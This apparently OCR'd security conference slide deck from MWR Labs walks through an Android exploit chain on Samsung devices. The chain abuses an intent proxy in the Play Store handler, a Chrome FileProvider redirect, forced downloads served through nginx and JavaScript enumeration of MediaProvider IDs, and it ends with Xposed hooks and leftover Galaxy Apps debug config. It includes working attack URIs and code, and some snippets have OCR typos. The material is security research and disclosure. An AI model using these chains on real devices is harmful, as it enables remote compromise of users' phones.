
Intent Proxy Bug

- Android Vending
  - LaunchUrlHandlerActivity
- We control the package name and URI

```
final Intent a(Intent arg17, b arg18, j arg19) {
        Intent v2_1;
        Uri v7 = arg17.getData();
        String v8 = v7.getQueryParameter("url");
        String v10 = v7.getQueryParameter("id");
// …
        if((v5) && (v12)) {
                v2_1 = new Intent("android.intent.action.VIEW");
                v2_1.setData(Uri.parse(v8));
                v2_1.setPackage(v10);
                return v2_1;
// …
```

MWR LABS

Launching Samsung Notes



MWR LABS

Intent Proxy Bug

```
market://details?url=http://www.attacker.com/
whatever.memo&id=com.samsung.android.app.notes
```

- Won’t work, only local schemes are processed!

```
market://details?url=file:///sdcard/Download/
whatever.memo&id=com.samsung.android.app.notes
```

- Won’t resolve due to a MIME mismatch!
- ‘FileUriExposedException’ on Android 7.0+

MWR LABS

Chrome Content Provider

```
<provider android:authorities="com.android.chrome.FileProvider"
          android:exported="false"
          android:grantUriPermissions="true"
          android:name="org.chromium.chrome.browser.util.ChromeFileProvider">
   <meta-data android:name="android.support.FILE_PROVIDER_PATHS"
              android:resource="@xml/file_paths"/>
</provider>
```

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
   <paths xmlns:android="http://schemas.android.com/apk/res/android">
   <!-- ... -->
   <external-path name="downloads" path="Download/" />
</paths>
```

file_paths.xml

MWR LABS

File vs. Content Providers

```
market://details?url=content://
com.android.chrome.FileProvider/downloads/
whatever.memo&id=com.samsung.android.app.notes
```

- Won't resolve due to a MIME mismatch!

```
market://details?url=content://media/external/file/
350&id=com.samsung.android.app.notes
```

- Works!

MWR LABS

File vs. Content Providers

```
market://details?url=content://
com.android.chrome.FileProvider/downloads/
whatever.memo&id=com.samsung.android.app.notes
```

- Won't resolve due to a MIME mismatch!

<bullet point(s) about file provider's lack of knowledge about MIME types; when using File Providers, MIMEs are resolved against a list of well-known mappings. Memo isn't in this list, so 'application/octet' stream is returned>

MWR LABS

Download File

- Download Memo file
  - Content-Type: application/memo
- Chrome’s file provider
  - Doesn’t keep track of MIME types
- <example>
- Any content provider mapped over /sdcard/Download
  - E.g. Media Provider
  - Unknown content ID
- <example>

MWR LABS

Determine ID of a content provider

```
scriptElement.src = “content://media/external/file/999999”;
```

Triggers onError()

```
scriptElement.src = “content://media/external/file/9”;
```

Triggers onLoad()

MWR LABS

Determine Content ID

```
scriptElement.src = “content://media/external/file/999999”;
```

- onerror();

```
scriptElement.src = “content://media/external/file/9”;
```

- onload();

MWR LABS

Content Scheme SOP

- Content Resource Enumeration
  - Android MediaProvider

```
var i = 300;
var scriptElement = document.createElement("script");
scriptElement.onerror = function() { i--; next(); };
scriptElement.onload = function() { foundIt(); };
sscriptElement.src = "content://media/external/file/" + i;
document.boby.appendChild(scriptElement);
```


MWR LABS

Content Scheme SOP

- Content Resource Enumeration
  - Android MediaProvider

```
var i = 300;
var scriptElement = document.createElement("script");
scriptElement.onerror = function() { i--; next(); };
scriptElement.onload = function() { foundIt(); };
sscriptElement.src = "content://media/external/file/" + i;
document.boby.appendChild(scriptElement);
```

- Download Memo file
  - `Content-Type: application/memo`
- Preserve Memo file ID in Web Storage



MWR LABS

Content Scheme

- Enumeration only possible from ‘content’ scheme
  - Intra- or inter-provider requests
- Content Provider scheme
  - Disabled in SBrowser
  - Handled by Chrome
- Redirect to Chrome?

MWR LABS

Redirect to Chrome

- Redirect to Chrome
  - googlechrome://navigate?url=<destination>


```
<activity-alias android:exported="true"
android:name="com.google.android.apps.chrome.Main"
android:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
   <intent-filter>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="googlechrome"/>
      <!-- ... -->
```

- Previously reported…

MWR LABS

Redirect to Chrome

- Reported by Takeshi Terada in April 2017
  - Magically fixed



Comment 24 by qin...@chromium.org, Apr 27 2017

for #23, i saw the same behavior on M57.

But when building from trunk, i saw both method won't work due to "Navigation is blocked".

So someone patched the fix recently to all transition types.

Comment 25 by sgu...@chromium.org, Apr 27 2017

Nice, the bug was fixed then?

Comment 26 by qin...@chromium.org, Apr 28 2017

Status: Fixed

I think so, mark this as fixed, please reopen if this is still reproducible on dev.

Comment 27 by meacer@chromium.org, Apr 28 2017

It would be nice to find out which bug fixed this before closing. Can we bisect?

https://bugs.chromium.org/p/chromium/issues/detail?id=714442

MWR LABS

Redirect to Chrome

- Chrome Content Provider
  - com.android.chrome.FileProvider

```
<provider android:authorities="com.android.chrome.FileProvider"
          android:exported="false"
          android:grantUriPermissions="true"
          android:name="org.chromium.chrome.browser.util.ChromeFileProvider">
   <meta-data android:name="android.support.FILE_PROVIDER_PATHS"
              android:resource="@xml/file_paths"/>
</provider>
```

```
googlechrome://navigate?url=content://
com.android.chrome.FileProvider/downloads/downloadme.html
```

MWR LABS

Redirect to Chrome

```
googlechrome://navigate?url=content://
com.android.chrome.FileProvider/downloads/payload.html
```

- Works!

MWR LABS

Landing Page

- Automatic file download in Samsung Browser (SBrowser)
  - `Content-Type: application/force-download`


```
location ~ ^/payload.*\.html$ {
        default_type application/force-download;
}
```

nginx.conf

- File saved to ‘`/sdcard/Download`’


MWR LABS

Recap



MWR LABS

Exploit Phase #1



MWR LABS

Building an Exploit Chain

- Finished!
  - Not quite…

MWR LABS

Arbitrary File Write

- Limited locations
  - Samsung Notes sandbox
  - SD card
- Finding applications reading files
  - Naïve static approach
    - grep
  - Naïve dynamic approach
    - inotify
- Hooking

MWR LABS

Dynamic Analysis

- Attack surface analysis
  - Parse Manifests
  - ADB and Python
- Activities
  - Enabled?
  - Exported? BROWSABLE?
- Intent extras
- URI parameters

MWR LABS

Dynamic Analysis Toolset

- Xposed
  - Early injection (Zygote)
  - Global hooks across multiple applications
- Frida
  - Quick and easy prototyping
  - Debugging and dynamic analysis of obfuscated code

	Global Hook	Flexible	Requires Root	Lightweight
Xposed	✓	✗	✓	✗
Frida	✗	✓	✗	✓

MWR LABS

Arbitrary File Write (cont.)

```
public void handleLoadPackage(final LoadPackageParam lpParam) throws Throwable {
  // Optionally check the package name before hooking.
  //if (!lpParam.packageName.equals("com.android.providers.contacts")) { // return; }
  findAndHookMethod("java.io.File", lpParam.classLoader, "exists", new XC_MethodHook() {
    @Override protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
      File f = (File) param.thisObject;
      String fPath = f.getCanonicalPath();
      // Log if location is SD card or Notes sandbox.
      if (fPath.startsWith("/storage") ||
          fPath.startsWith("/sdcard") ||
          fPath.startsWith("/mnt") ||
          fPath.startsWith("/data/data/com.samsung.android.app.notes"))
        XposedBridge.log("File: " + lpParam.packageName + "||" + fPath);
    }
  });
}
```

MWR LABS

Leftover Debug Code

- Galaxy Apps
  - Leftover code for staging environments
  - Configuration file loaded from disk

- Configuration file settings
  - Take precedence
  - Control the Galaxy Apps behaviour

MWR LABS

Leftover Debug Code

```
public class ConcreteSaconfigInfoLoader implements SAppsConfig {
   private String mIsStaging;
   private String mStagingDataHostUrl;
   private String mUpdateInterval;
   // ...
   public ConcreteSaconfigInfoLoader() {
   // ...
      // ‘saconfig.ini’
      String fname = Common.coverLang("78,66,68,74,73,6b,6e,6c,33,6e,73,6e,");
      try {
         sdpath = Environment.getExternalStorageDirectory().getCanonicalPath();
      }
     // ...
     File v4 = new File(sdpath, fname);
     if(!v4.exists()) { return; }
     // ...
```

